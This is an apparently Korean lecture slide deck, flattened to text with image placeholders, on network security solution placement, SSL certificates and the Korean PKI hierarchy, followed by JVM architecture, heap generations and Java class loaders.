
네트워크 보안 솔루션 종류별 대응 계층




Inline 구조




Out of path 구조




Proxy 구조 (우회)



Proxy 구조 (서버 보호)



SSL 인증서



SSL 인증서를 검증하는 방법은 인증서를 발급한 CA의 인증서에 포함된 Public key를 이용해 SSL 인증서 Hash 결과를 복호화 하면 된다!


PKI 인증체계

- **PAA(Policy Approval Authorities, 과학기술정보통신부)** : 공인인증서에 대한 정책을 결정하고 하위 기관의 정책을 승인하는 기관이다. 우리나라는 미래창조과학부가 담당한다.
- **PCA(Policy Certification Authorities, 정책인증기관)** : RootCA를 발급하고 기본 정책을 수립하는 기관으로, 우리나라의 KISA(Korea Information Security Agency, 한국정보보호진흥원)가 여기에 해당한다. RootCA는 모든 인증서의 기초가 되는 인증서를 보유하고 있으며, 인증서에 포함된 공개키에 대응되는 개인키로 생성한 자체 서명 인증서를 사용한다.

PKI 인증체계

- **CA**(Certification Authority, 인증기관) : PCA의 하위 기관으로 인증서 발급과 취소 등의 실질적인 업무를 하는 기관이다. **yesign(금융결제원)**, **NCA(한국 전산원)** 등이 이에 속하며, 상호 간 신뢰한다.
- **RA**(Registration Authority, 등록기관) : 사용자의 신분을 확인하고 CA 간 인터페이스를 제공하는 기관이다.

PKI 인증체계



CA의 Private key로 Hash결과가 암호화 되어 있으며 검증 과정에서는 PC에 사전 배포된 CA Public key(기관 인증서에 포함)로 암호를 풀어 검증할 수 있다.

3. WAS와 JVM

참고자료

[CORS]

<https://developer.mozilla.org/ko/docs/Web/HTTP/CORS>

[시큐어코딩가이드]


<http://hoonmaro.tistory.com/19> (훈마로의 보물창고)

<https://www.freecodecamp.org/news/jvm-tutorial-java-virtual-machine-architecture-explained-for-beginners/>

<https://www.hackerearth.com/practice/notes/runtime-data-areas-of-java/>

<https://www.programmersought.com/article/4905216600/>

JVM 구성요소



JVM 구성요소

- **Class loader**
 - Loading, linking, initialization
- **Runtime data area**
 - Method, Heap, Stack area
 - PC register
 - Native method stack

JVM 구성요소

- Execution engine
 - Interpreter
 - JIT compiler
 - Garbage collector
- Native method interface (JNI)
- Native method library (.dll)

JVM 구성요소 (Java 7 기준)

Runtime Data Areas

Method
(Static)
Area

Runtime
Constant
Pool

Heap
Area

Stack
Area

PC
Register

Native
Method
Stack

Heap Area

Application에서 사용

JVM에서 사용

Eden

Survivor 0

Survivor 1

Old

Permanent


Young
Generation

Tenured
Generation

Permanent
Generation


Hoonmaro

JVM 구성요소



<https://www.freecodecamp.org/news/jvm-tutorial-java-virtual-machine-architecture-explained-for-beginners/>

클래스 로더



<https://www.freecodecamp.org/news/jvm-tutorial-java-virtual-machine-architecture-explained-for-beginners/>

클래스 로더

- .java 파일을 컴파일해서 얻는 .class을
메모리 로드
- 로드할 클래스가 여러이면 Main()
메서드를 포함하는 클래스를 우선 로드
- 로드, 링크, 초기화 단계를 거침

(JVM 내장) 클래스 로더

1. 부트스트랩 클래스 로더

- java.lang, java.net, java.util, java.io 같은 **표준 Java 패키지** 로드
- rt.jar 파일에 들어있는 핵심 라이브러리

2. 확장 클래스 로더

- **\$JAVA_HOME/jre/lib/ext**
- 확장 라이브러리 클래스 로드

(JVM 내장) 클래스 로더

3. (응용 프로그램) 클래스 로더

- (-classpath, -cp) 클래스 경로에 있는 클래스 로드
- 일반적으로 개발자가 작성한 코드를 포함하는 클래스
- 로더가 클래스 이름을 찾지 못할 경우 **NoClassDefFoundError**, **ClassNotFoundException** 에러 발생

